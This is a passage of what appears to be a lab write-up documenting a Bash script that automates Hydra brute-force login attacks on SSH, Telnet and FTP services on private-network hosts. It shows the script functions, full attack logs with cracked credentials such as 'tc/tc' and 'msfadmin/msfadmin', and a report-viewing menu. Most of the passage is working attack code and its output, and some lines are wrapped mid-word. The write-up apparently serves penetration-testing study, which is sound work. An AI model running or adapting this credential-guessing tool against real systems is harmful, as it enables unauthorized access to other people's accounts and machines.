    hydraresult=$(cat ~/Desktop/Vulner/"$todaydate"/$IPadd/OpenSSH8.9p1_Hydra_Attacks.txt |grep host |sort |uniq)

    #   This command gets all the details and save it into the combine report log file.
    echo -e "$startdate: IP address=$IPadd: COMMAN=Hydra: SERVICE=OpenSSH 8.9p1: RESULT=$hydraresult\n" >> ~/
    Desktop/Vulner/OverallReportlog.txt

    done
}


#   This function will run the Telnet hydra attack.
function Telnet_vul ()
{

    #   This for loop will continue to run for each individual IP address in the specific attack file.
    for IPadd in $(cat ~/Desktop/Vulner/"$todaydate"/Telnet_attack.txt); do

    #   This command gets the day, date and time for the start of the attack and save it in the variable
    "startdate"
    startdate=$(date)

    #   This command creates a specific folder for the individual IP address
    mkdir -p ~/Desktop/Vulner/"$todaydate"/$IPadd

    #   This command runs Hydra on the IP address and save it into a file.
    hydra -L ~/Desktop/Vulner/User\ list/$userlist -P ~/Desktop/Vulner/PW\ list/$pwlist $IPadd telnet -vV -o ~/
    Desktop/Vulner/"$todaydate"/$IPadd/Telnet_Hydra_Attacks.txt

    #   This command gets the attack results and save it in the variable "hydraresult"
    hydraresult=$(cat ~/Desktop/Vulner/"$todaydate"/$IPadd/Telnet_Hydra_Attacks.txt |grep host |sort |uniq)

    #   This command gets all the details and save it into the combine report log file.
    echo -e "$startdate: IP address=$IPadd: COMMAN=Hydra: SERVICE=Linux telnetd: RESULT=$hydraresult\n" >> ~/
    Desktop/Vulner/OverallReportlog.txt

    done
}
```

- All these functions runs the individual vulnerability bruteforce attacks.
- Each attack is log into "OverallReportlog.txt" for viewing.



```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
r secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-02 23:31:27
[DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (l:5/p:4), ~5 tries per
 task
[DATA] attacking ssh://192.168.247.136:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://msfadmin@192.168.247.136
:22
[INFO] Successful, password authentication is supported by ssh://192.168.247.136:22
[ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "123123" - 1 of 20 [child 0]
(0/0)
[ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "tc" - 2 of 20 [child 1] (0/0
)
[ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "msfadmin" - 3 of 20 [child 2
] (0/0)
[ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "hello" - 4 of 20 [child 3] (
0/0)
[ATTEMPT] target 192.168.247.136 - login "tc" - pass "123123" - 5 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.247.136 - login "tc" - pass "tc" - 6 of 20 [child 2] (0/0)
[ATTEMPT] target 192.168.247.136 - login "tc" - pass "msfadmin" - 7 of 20 [child 1] (0/0
)
[ATTEMPT] target 192.168.247.136 - login "tc" - pass "hello" - 8 of 20 [child 3] (0/0)
[22][ssh] host: 192.168.247.136   login: tc   password: tc
[ATTEMPT] target 192.168.247.136 - login "guests" - pass "123123" - 9 of 20 [child 2] (0
/0)
[ATTEMPT] target 192.168.247.136 - login "guests" - pass "tc" - 10 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.247.136 - login "guests" - pass "msfadmin" - 11 of 20 [child 3]
 (0/0)
[ATTEMPT] target 192.168.247.136 - login "guests" - pass "hello" - 12 of 20 [child 1] (0
/0)
[ATTEMPT] target 192.168.247.136 - login "user1" - pass "123123" - 13 of 20 [child 2] (0
/0)
[ATTEMPT] target 192.168.247.136 - login "user1" - pass "tc" - 14 of 20 [child 0] (0/0)
[ATTEMPT] target 192.168.247.136 - login "user1" - pass "msfadmin" - 15 of 20 [child 3]
(0/0)
[ATTEMPT] target 192.168.247.136 - login "user1" - pass "hello" - 16 of 20 [child 1] (0/
0)
[ATTEMPT] target 192.168.247.136 - login "services" - pass "123123" - 17 of 20 [child 2]
 (0/0)
[ATTEMPT] target 192.168.247.136 - login "services" - pass "tc" - 18 of 20 [child 0] (0/
0)
[ATTEMPT] target 192.168.247.136 - login "services" - pass "msfadmin" - 19 of 20 [child
3] (0/0)
[ATTEMPT] target 192.168.247.136 - login "services" - pass "hello" - 20 of 20 [child 1]
(0/0)
[STATUS] attack finished for 192.168.247.136 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-02 23:31:41
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
r secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).
```




```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-02 23:31:49
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP,
SSH, etc. if available
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:5/p:4), ~2 tries p
er task
[DATA] attacking telnet://192.168.247.146:23/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.247.146 - login "msfadmin" - pass "123123" - 1 of 20 [child 0]
(0/0)
[ATTEMPT] target 192.168.247.146 - login "msfadmin" - pass "tc" - 2 of 20 [child 1] (0/0
)
[ATTEMPT] target 192.168.247.146 - login "msfadmin" - pass "msfadmin" - 3 of 20 [child 2
] (0/0)
[ATTEMPT] target 192.168.247.146 - login "msfadmin" - pass "hello" - 4 of 20 [child 3] (
0/0)
[ATTEMPT] target 192.168.247.146 - login "tc" - pass "123123" - 5 of 20 [child 4] (0/0)
[ATTEMPT] target 192.168.247.146 - login "tc" - pass "tc" - 6 of 20 [child 5] (0/0)
[ATTEMPT] target 192.168.247.146 - login "tc" - pass "msfadmin" - 7 of 20 [child 6] (0/0
)
[ATTEMPT] target 192.168.247.146 - login "tc" - pass "hello" - 8 of 20 [child 7] (0/0)
[ATTEMPT] target 192.168.247.146 - login "guests" - pass "123123" - 9 of 20 [child 8] (0
/0)
[ATTEMPT] target 192.168.247.146 - login "guests" - pass "tc" - 10 of 20 [child 9] (0/0)
[ATTEMPT] target 192.168.247.146 - login "guests" - pass "msfadmin" - 11 of 20 [child 10
] (0/0)
[ATTEMPT] target 192.168.247.146 - login "guests" - pass "hello" - 12 of 20 [child 11] (
0/0)
[ATTEMPT] target 192.168.247.146 - login "user1" - pass "123123" - 13 of 20 [child 12] (
0/0)
[ATTEMPT] target 192.168.247.146 - login "user1" - pass "tc" - 14 of 20 [child 13] (0/0)
[ATTEMPT] target 192.168.247.146 - login "user1" - pass "msfadmin" - 15 of 20 [child 14]
 (0/0)
[ATTEMPT] target 192.168.247.146 - login "user1" - pass "hello" - 16 of 20 [child 15] (0
/0)
[ATTEMPT] target 192.168.247.146 - login "services" - pass "123123" - 17 of 20 [child 5]
 (0/0)
[ATTEMPT] target 192.168.247.146 - login "services" - pass "tc" - 18 of 20 [child 7] (0/
0)
[ATTEMPT] target 192.168.247.146 - login "services" - pass "msfadmin" - 19 of 20 [child
9] (0/0)
[ATTEMPT] target 192.168.247.146 - login "services" - pass "hello" - 20 of 20 [child 11]
 (0/0)
[STATUS] attack finished for 192.168.247.146 (waiting for children to complete tests)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-02 23:31:58
cat: '/home/hiankok/Desktop/Vulner/Thu 2023-02-02/vsftpd2.3.4_attack.txt': No such file
or directory
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
r secret service organizations, or for illegal purposes (this is non-binding, these ***
ignore laws and ethics anyway).
```

<table>
<tr><th>S/N</th><th>CODES</th><th>FUNCTIONS</th><th>OUTPUT</th></tr>
<tr>
<td></td>
<td>

```
#   This function will run the vsftpd2.3.4 hydra attack.
function vsftpd2.3.4_vul ()
{

    #   This for loop will continue to run for each individual IP address in the specific attack file.
    for IPadd in $(cat ~/Desktop/Vulner/"$todaydate"/vsftpd2.3.4_attack.txt); do

    #   This command gets the day, date and time for the start of the attack and save it in the variable
    "startdate"
    startdate=$(date)

    #   This command creates a specific folder for the individual IP address
    mkdir -p ~/Desktop/Vulner/"$todaydate"/$IPadd

    #   This command runs Hydra on the IP address and save it into a file.
    hydra -L ~/Desktop/Vulner/User\ list/$userlist -P ~/Desktop/Vulner/PW\ list/$pwlist $IPadd ftp -vV -o ~/
    Desktop/Vulner/"$todaydate"/$IPadd/vsftpd2.3.4_Hydra_Attacks.txt

    #   This command gets the attack results and save it in the variable "hydraresult"
    hydraresult=$(cat ~/Desktop/Vulner/"$todaydate"/$IPadd/vsftpd2.3.4_Hydra_Attacks.txt |grep host |sort |uniq)

    #   This command gets all the details and save it into the combine report log file.
    echo -e "$startdate: IP address=$IPadd: COMMAN=Hydra: SERVICE=Linux telnetd: RESULT=$hydraresult\n" >> ~/
    Desktop/Vulner/OverallReportlog.txt

    done
}


#   This function will run the ProFTPD hydra attack.
function ProFTPD_vul ()
{

    #   This for loop will continue to run for each individual IP address in the specific attack file.
    for IPadd in $(cat ~/Desktop/Vulner/"$todaydate"/ProFTPD_attack.txt); do

    #   This command gets the day, date and time for the start of the attack and save it in the variable
    "startdate"
    startdate=$(date)

    #   This command creates a specific folder for the individual IP address
    mkdir -p ~/Desktop/Vulner/"$todaydate"/$IPadd

    #   This command runs Hydra on the IP address and save it into a file.
    hydra -L ~/Desktop/Vulner/User\ list/$userlist -P ~/Desktop/Vulner/PW\ list/$pwlist $IPadd ftp -s 2121 -vV
    -o ~/Desktop/Vulner/"$todaydate"/$IPadd/ProFTPD_Hydra_Attacks.txt

    #   This command gets the attack results and save it in the variable "hydraresult"
    hydraresult=$(cat ~/Desktop/Vulner/"$todaydate"/$IPadd/ProFTPD_Hydra_Attacks.txt |grep host |sort |uniq)

    #   This command gets all the details and save it into the combine report log file.
    echo -e "$startdate: IP address=$IPadd: COMMAN=Hydra: SERVICE=ProFTPD: RESULT=$hydraresult\n" >> ~/Desktop/
    Vulner/OverallReportlog.txt

    done
}
```

</td>
<td></td>
<td>



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-02 23:31:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:5/p:4), ~2 tries p
er task
[DATA] attacking ftp://192.168.247.144:2121/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.247.144 - login "msfadmin" - pass "123123" - 1 of 20 [child 0]
(0/0)
[ATTEMPT] target 192.168.247.144 - login "msfadmin" - pass "tc" - 2 of 20 [child 1] (0/0
)
[ATTEMPT] target 192.168.247.144 - login "msfadmin" - pass "msfadmin" - 3 of 20 [child 2
] (0/0)
[ATTEMPT] target 192.168.247.144 - login "msfadmin" - pass "hello" - 4 of 20 [child 3] (
0/0)
[ATTEMPT] target 192.168.247.144 - login "tc" - pass "123123" - 5 of 20 [child 4] (0/0)
[ATTEMPT] target 192.168.247.144 - login "tc" - pass "tc" - 6 of 20 [child 5] (0/0)
[ATTEMPT] target 192.168.247.144 - login "tc" - pass "msfadmin" - 7 of 20 [child 6] (0/0
)
[ATTEMPT] target 192.168.247.144 - login "tc" - pass "hello" - 8 of 20 [child 7] (0/0)
[ATTEMPT] target 192.168.247.144 - login "guests" - pass "123123" - 9 of 20 [child 8] (0
/0)
[ATTEMPT] target 192.168.247.144 - login "guests" - pass "tc" - 10 of 20 [child 9] (0/0)
[ATTEMPT] target 192.168.247.144 - login "guests" - pass "msfadmin" - 11 of 20 [child 10
] (0/0)
[ATTEMPT] target 192.168.247.144 - login "guests" - pass "hello" - 12 of 20 [child 11] (
0/0)
[ATTEMPT] target 192.168.247.144 - login "user1" - pass "123123" - 13 of 20 [child 12] (
0/0)
[ATTEMPT] target 192.168.247.144 - login "user1" - pass "tc" - 14 of 20 [child 13] (0/0)
[ATTEMPT] target 192.168.247.144 - login "user1" - pass "msfadmin" - 15 of 20 [child 14]
 (0/0)
[ATTEMPT] target 192.168.247.144 - login "user1" - pass "hello" - 16 of 20 [child 15] (0
/0)
[ATTEMPT] target 192.168.247.144 - login "services" - pass "123123" - 17 of 20 [child 9]
 (0/0)
[ATTEMPT] target 192.168.247.144 - login "services" - pass "tc" - 18 of 20 [child 9] (0/
0)
[ATTEMPT] target 192.168.247.144 - login "services" - pass "msfadmin" - 19 of 20 [child
9] (0/0)
[ATTEMPT] target 192.168.247.144 - login "services" - pass "hello" - 20 of 20 [child 9]
(0/0)
[STATUS] attack finished for 192.168.247.144 (waiting for children to complete tests)
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-02 23:32:05
```

</td>
</tr>
</table>

<table>
<tr><th>S/N</th><th>CODES</th><th>FUNCTIONS</th><th>OUTPUT</th></tr>
<tr>
<td>8</td>
<td>


```
#   This function is for user to view the overall log report.
function ViewReports ()
{

#   This command display the options available for user and request for their choice.
echo -e "\n(A) View Full Reportlog.
(B) View individual IP address log."
read viewingreport

    #   This command runs when the user choose (A)
    if [ $viewingreport == a ] || [ $viewingreport == A ]

    then
        #   This command display the whole report log.
        cat ~/Desktop/Vulner/OverallReportlog.txt

    else
        #   This command runs when the user did not choose (A) and request for user to input the IP Address
        that they want to view details of.
        echo -e "\nPlease enter the IP address that you want to check\n"

        read ReportIP

        #   This command will display logs on the specified IP address only.
        cat ~/Desktop/Vulner/OverallReportlog.txt |grep $ReportIP

    fi
}
```

</td>
<td>


- This function is for user to view the reportlogs.

- It allows 2 options for the user. User can choose to see the whole reportlog or to look for specific IP address.

</td>
<td>



```
------------------------------  Main Menu  ---------------------------------
(A) Update and upgrade your system.
(B) Install tools for the script.
(C) Scan Network for Vulnerable Hosts.
(D) Bruteforce Vulnerable Hosts.
(E) View Attacks Reports.
(F) Exit Script.
e

(A) View Full Reportlog.
(B) View individual IP address log.
a
Thu Feb  2 11:31:27 PM +08 2023: IP address=192.168.247.136: COMMAN=Hydra: SERVICE=OpenS
SH 8.9p1: RESULT=[22][ssh] host: 192.168.247.136   login: tc   password: tc

Thu Feb  2 11:31:41 PM +08 2023: IP address=192.168.247.145: COMMAN=Hydra: SERVICE=Linux
 telnetd: RESULT=[23][telnet] host: 192.168.247.145   login: msfadmin   password: msfadm
in

Thu Feb  2 11:31:49 PM +08 2023: IP address=192.168.247.146: COMMAN=Hydra: SERVICE=Linux
 telnetd: RESULT=

Thu Feb  2 11:31:58 PM +08 2023: IP address=192.168.247.144: COMMAN=Hydra: SERVICE=ProFT
PD: RESULT=
```



```
------------------------------  Main Menu  ---------------------------------
(A) Update and upgrade your system.
(B) Install tools for the script.
(C) Scan Network for Vulnerable Hosts.
(D) Bruteforce Vulnerable Hosts.
(E) View Attacks Reports.
(F) Exit Script.
e

(A) View Full Reportlog.
(B) View individual IP address log.
b

Please enter the IP address that you want to check

192.168.247.145
Thu Feb  2 11:31:41 PM +08 2023: IP address=192.168.247.145: COMMAN=Hydra: SERVICE=Linux
 telnetd: RESULT=[23][telnet] host: 192.168.247.145   login: msfadmin   password: msfadm
in
```

</td>
</tr>
</table>